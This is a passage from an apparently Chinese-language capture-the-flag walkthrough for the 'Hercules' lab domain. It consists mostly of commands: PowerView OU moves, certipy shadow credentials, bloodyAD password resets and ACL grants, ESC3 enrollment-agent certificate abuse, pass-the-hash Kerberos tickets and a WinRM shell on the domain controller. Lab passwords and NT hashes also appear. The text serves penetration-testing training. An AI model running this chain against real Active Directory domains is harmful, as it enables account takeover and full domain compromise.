
将stephen.m从Security Department OU 移动到 Web Department OU 里(因为 Web Department OU有更高的权限)
用powerview以bob.w的票据枚举域内的信息
python3 powerview.py-main/powerview.py hercules.htb/bob.w@dc.hercules.htb -k --use-ldaps --dc-ip 10.10.11.91 -d --no-pass
Set-DomainObjectDN -Identity stephen.m -DestinationDN 'OU=Web Department,OU=DCHERCULES,DC=hercules,DC=htb'
影子证书打stephen.m

重新请求下natalie.a的票据
impacket-getTGT 'HERCULES.HTB/natalie.a:Prettyprincess123!'
unset KRB5CCNAME
export KRB5CCNAME=natalie.a.ccache
影子证书打stephen.m(成功拿到hash)9aaaedcb19e612216a2dac9badb3c210
certipy-ad shadow auto -u natalie.a@hercules.htb -k -dc-host DC.hercules.htb -account 'stephen.m'

重置Auditor密码
先请求stephen.m的tgt
impacket-getTGT HERCULES.HTB/stephen.m -hashes :9aaaedcb19e612216a2dac9badb3c210
unset KRB5CCNAME
export KRB5CCNAME=stephen.m.ccache

利用forcechangepassword权限修改Auditor的密码
bloodyAD --host DC.hercules.htb -d hercules.htb -u 'stephen.m' -k set password Auditor 'Prettyprincess123!'


请求Auditor的票据
impacket-getTGT -dc-ip 10.10.11.91 hercules.htb/Auditor:Prettyprincess123!
unset KRB5CCNAME
export KRB5CCNAME=Auditor.ccache

使用winrmexec进行登录,链接为https://github.com/ozelis/winrmexec.git
python3 winrmexec-main/evil_winrmexec.py -ssl -port 5986 -k -no-pass dc.hercules.htb

Privilege Escalation
将 Auditor添加进Forest Migration OU
看看自己的组


导入一下ActiveDirectory模块,看一下ACL
Import-Module ActiveDirectory
(Get-ACL "AD:OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb").Access | Where-Object {

       $_.IdentityReference -like "*Forest Management*" } | Format-List *
将 Auditor ou设为Forest Migration
bloodyAD --host DC.hercules.htb -d hercules.htb -u Auditor -p 'Prettyprincess123!' -k set owner 'OU=FOREST MIGRATION,OU=DCHERCULES,DC=HERCULES,DC=HTB' Auditor

我们在给 Forest Migration OU 一个GenericAll权限
bloodyAD --host dc.hercules.htb -d hercules.htb -u Auditor -k add genericAll 'OU=FOREST MIGRATION,OU=DCHERCULES,DC=HERCULES,DC=HTB' Auditor

检查下Fernando.R的acl
检查下Fernando.R的acl
Get-ADUser -Identity "Fernando.R"

可以看到Fernando.R属于Smartcard Operators组

启用一下 Fernando.R的账户
bloodyAD --host DC.hercules.htb -d 'hercules.htb' -u 'auditor' -k remove uac 'fernando.r' -f ACCOUNTDISABLE

重置Fernando.R密码
bloodyAD --host DC.hercules.htb -d hercules.htb -u Auditor -k set password 'fernando.r' 'NewPassword123!'

ESC3证书攻击

先获取下Fernando.R票据
impacket-getTGT 'HERCULES.HTB/fernando.r:NewPassword123!'
unset KRB5CCNAME
export KRB5CCNAME=fernando.r.ccache
自动搜集有无证书可利用的模板
certipy-ad find -k -dc-ip 10.10.11.91 -target DC.hercules.htb -vulnerable -stdout


从EnrollmentAgent获取CA-HERCULES的证书
certipy-ad req -u "fernando.r@hercules.htb" -k -no-pass -dc-host dc.hercules.htb -dc-ip 10.10.11.91 -target "dc.hercules.htb" -ca 'CA-HERCULES' -template "EnrollmentAgent" -application-policies "Certificate Request Agent"
RBCD

通过fernando.r为ashley.g申请一个证书
certipy-ad req -u "fernando.r@hercules.htb" -k -no-pass -dc-ip "10.10.11.91" -dc-host dc.hercules.htb -target "dc.hercules.htb" -ca 'CA-HERCULES' -template "User" -pfx fernando.r.pfx -on-behalf-of "hercules\ashley.b" -dcom

使用ashley.b.pfx来验证身份,获取到ashley.b用户的hash值为1e719fbfddd226da74f644eac9df7fd2
certipy-ad auth -pfx ashley.b.pfx -dc-ip 10.10.11.91
横向到DC上

请求ashley.b的票据
impacket-getTGT -hashes :1e719fbfddd226da74f644eac9df7fd2 hercules.htb/ashley.b@dc.hercules.htb
unset KRB5CCNAME
export KRB5CCNAME=ashley.b@dc.hercules.htb.ccache
用之前的winrm脚本上去
python3 winrmexec-main/evil_winrmexec.py -ssl -port 5986 -k -no-pass hercules.htb/ashley.b@dc.hercules.htb
